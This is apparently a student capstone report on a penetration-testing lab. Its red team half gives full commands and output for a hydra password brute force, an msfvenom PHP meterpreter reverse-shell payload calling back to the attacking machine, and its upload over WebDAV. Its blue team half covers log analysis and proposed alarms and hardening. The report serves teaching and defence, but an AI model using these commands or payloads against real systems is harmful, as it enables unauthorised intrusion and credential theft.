Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Sasha Shahidi

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: Azure

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure	192.168.1.1	Host machine- Uses Hyper-V to access other machines
Kali	192.168.1.90	Attacking machine- Attacking Capstone
Capstone	192.168.1.105	Target machine- Targeted by Kali
ELK	192.168.1.100	Network monitoring machine- SIEM with Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port scan revealed open ports (incl. Port 80) and a vulnerability to a directory traversal attack	Using the dirb command gave access to folders within the target Capstone machine	Allows attacker to read directory folders and view confidential information
No failed login attempt limit feature revealed vulnerability to a brute force attack	No limit set on number of incorrect passwords that can be input in the credentials screen	Allows attacker to brute force password to gain access to Ryan's hashed password folder and gain access to webdav server
Weak username and password revealed vulnerability to a social engineering attack	Overly basic username and passwords can be figured out with some basic knowledge and research	Allows attacker to conduct social engineering or use website to very easily obtain easy credentials such as "Ryan" and "linux4u"
Reverse TCP shell script able to be run from webdav being open	Payload uploaded to target machine which contains a listener to transmit information	Allows attacker to get the target machine to give the information to them from open webdav server

Exploitation: Open Port 80- Directory Traversal Attack

01

Tools & Processes

I used nmap to run a port scan and I used dirb to gain access to folders within target machine

02

Achievements

I was able to gain access into the target machine and gain access into the users' folders

03

Exploitation: No failed login attempt limit- Brute Force Attack

01

Tools & Processes

I used hydra as a brute force tool in conjunction with the rockyou.txt credential list

02

Achievements

Hydra provided the login and password credentials to gain access into the user account

03

```
root@Kali:/usr/share/wordlists# hydra -l vagrant -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /usr/share/dirb/wordlists
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-23 11:54:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/usr/share/dirb/wordlists
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "vagrant" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105   login: vagrant   password: iloveyou
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-23 11:54:02
root@Kali:/usr/share/wordlists#
```

Exploitation: Webdav being open- Reverse TCP Shell Script

01

Tools & Processes

Created a payload with msfvenom to conduct a reverse tcp shell script, ran msfconsole to enter metasploit, and used cadaver to upload script onto server

02

Achievements

Entered meterpreter and located the flag on target machine

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [============================>] 100.0% of 1113 bytes succeeded.
dav:/webdav/> exit
Connection to `192.168.1.105' closed.
root@Kali:~# msfconsole
[-] ***rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***
```


```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
```

Blue Team

Log Analysis and
Attack Characterization


Analysis: Identifying the Port Scan

- The port scan occurred at Oct 23, 2021 @ 21:03:30.005
- 12,478 packets were sent, from 192.168.1.90
- Packets sent from multiple ports indicates this was a port scan




Analysis: Finding the Request for the Hidden Directory

- There were 4 requests made that occurred on Oct 23, 2021 @ 19.25.30.791
- The company_folders/secret_folder file was requested and they contained password login information




Analysis: Uncovering the Brute Force Attack

- There were 32 requests made in the brute force attack
- There were 2 requests made before the attacker discovered the password



Analysis: Finding the WebDAV Connection

- There were 2 requests made to this directory
- GET files were requested



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

I would set an alarm to alert when there is an influx of requests to different IP addresses or ports in a brief period of time

I would set a threshold of 1000 requests per hour, as this would indicate an anomaly and the potential for an attack

System Hardening

Configurations that can be set on the host that could mitigate port scans include closing vulnerable open ports so that they can’t be exploited and setting up and monitoring a well-functioning firewall

Mitigation: Finding the Request for the Hidden Directory

Alarm

I would set an alarm to alert whenever an out of network IP address requests a company folder, with the exception of whitelisted IP addresses for company personnel

I would set a threshold of 1 request per hour to activate the alarm for an alert, as non-whitelisted out of network IP addresses should not really be requesting this information

System Hardening

Configurations that can be set on the host that could mitigate unwanted access include using input sanitation to prevent a path traversal attack and encrypting all confidential data that exists in company folders

Mitigation: Preventing Brute Force Attacks

Alarm

I would set an alarm to alert whenever there are multiple failed login attempts that are made to gain access to the server within a short period of time

I would set a threshold of 3 failed login attempts per hour to activate the alert, as users of the company should not be incorrectly inputting their credentials more than a couple times

System Hardening

Configurations that can be set on the host that could mitigate brute force attacks include setting a failed login attempt limit feature then locking the user out of the account as well as requiring the credentials of each user account to meet complexity standards

Mitigation: Detecting the WebDAV Connection

Alarm

I would set an alarm to alert whenever an IP address outside of the network attempts to connect to the webdav server, with the exception of whitelisted IP addresses for company personnel

I would set a threshold of 1 attempt per hour to activate the alert, as IP addresses that aren't whitelisted should really not be attempting to connect to the webdav server

System Hardening

Configurations that can be set on the host that could mitigate access include installing a firewall to allow only access from whitelisted IP addresses and instituting a multi-factor authentication when logging in

Mitigation: Identifying Reverse Shell Uploads

Alarm

I would set an alarm to alert whenever there is a detection of outgoing traffic to Port 4444 or another known hacking port

I would set a threshold of 1 detection per hour to activate this alert, as there really shouldn't be traffic on known hacking ports such as Port 4444

System Hardening

Configurations that can be set on the host to mitigate file uploads include blocking outgoing traffic to Port 4444 or other known hacking ports, installing a firewall to allow only access from whitelisted IP addresses, closing vulnerable open ports, and making webdav read-only so no changes or uploads can be made to it


The End.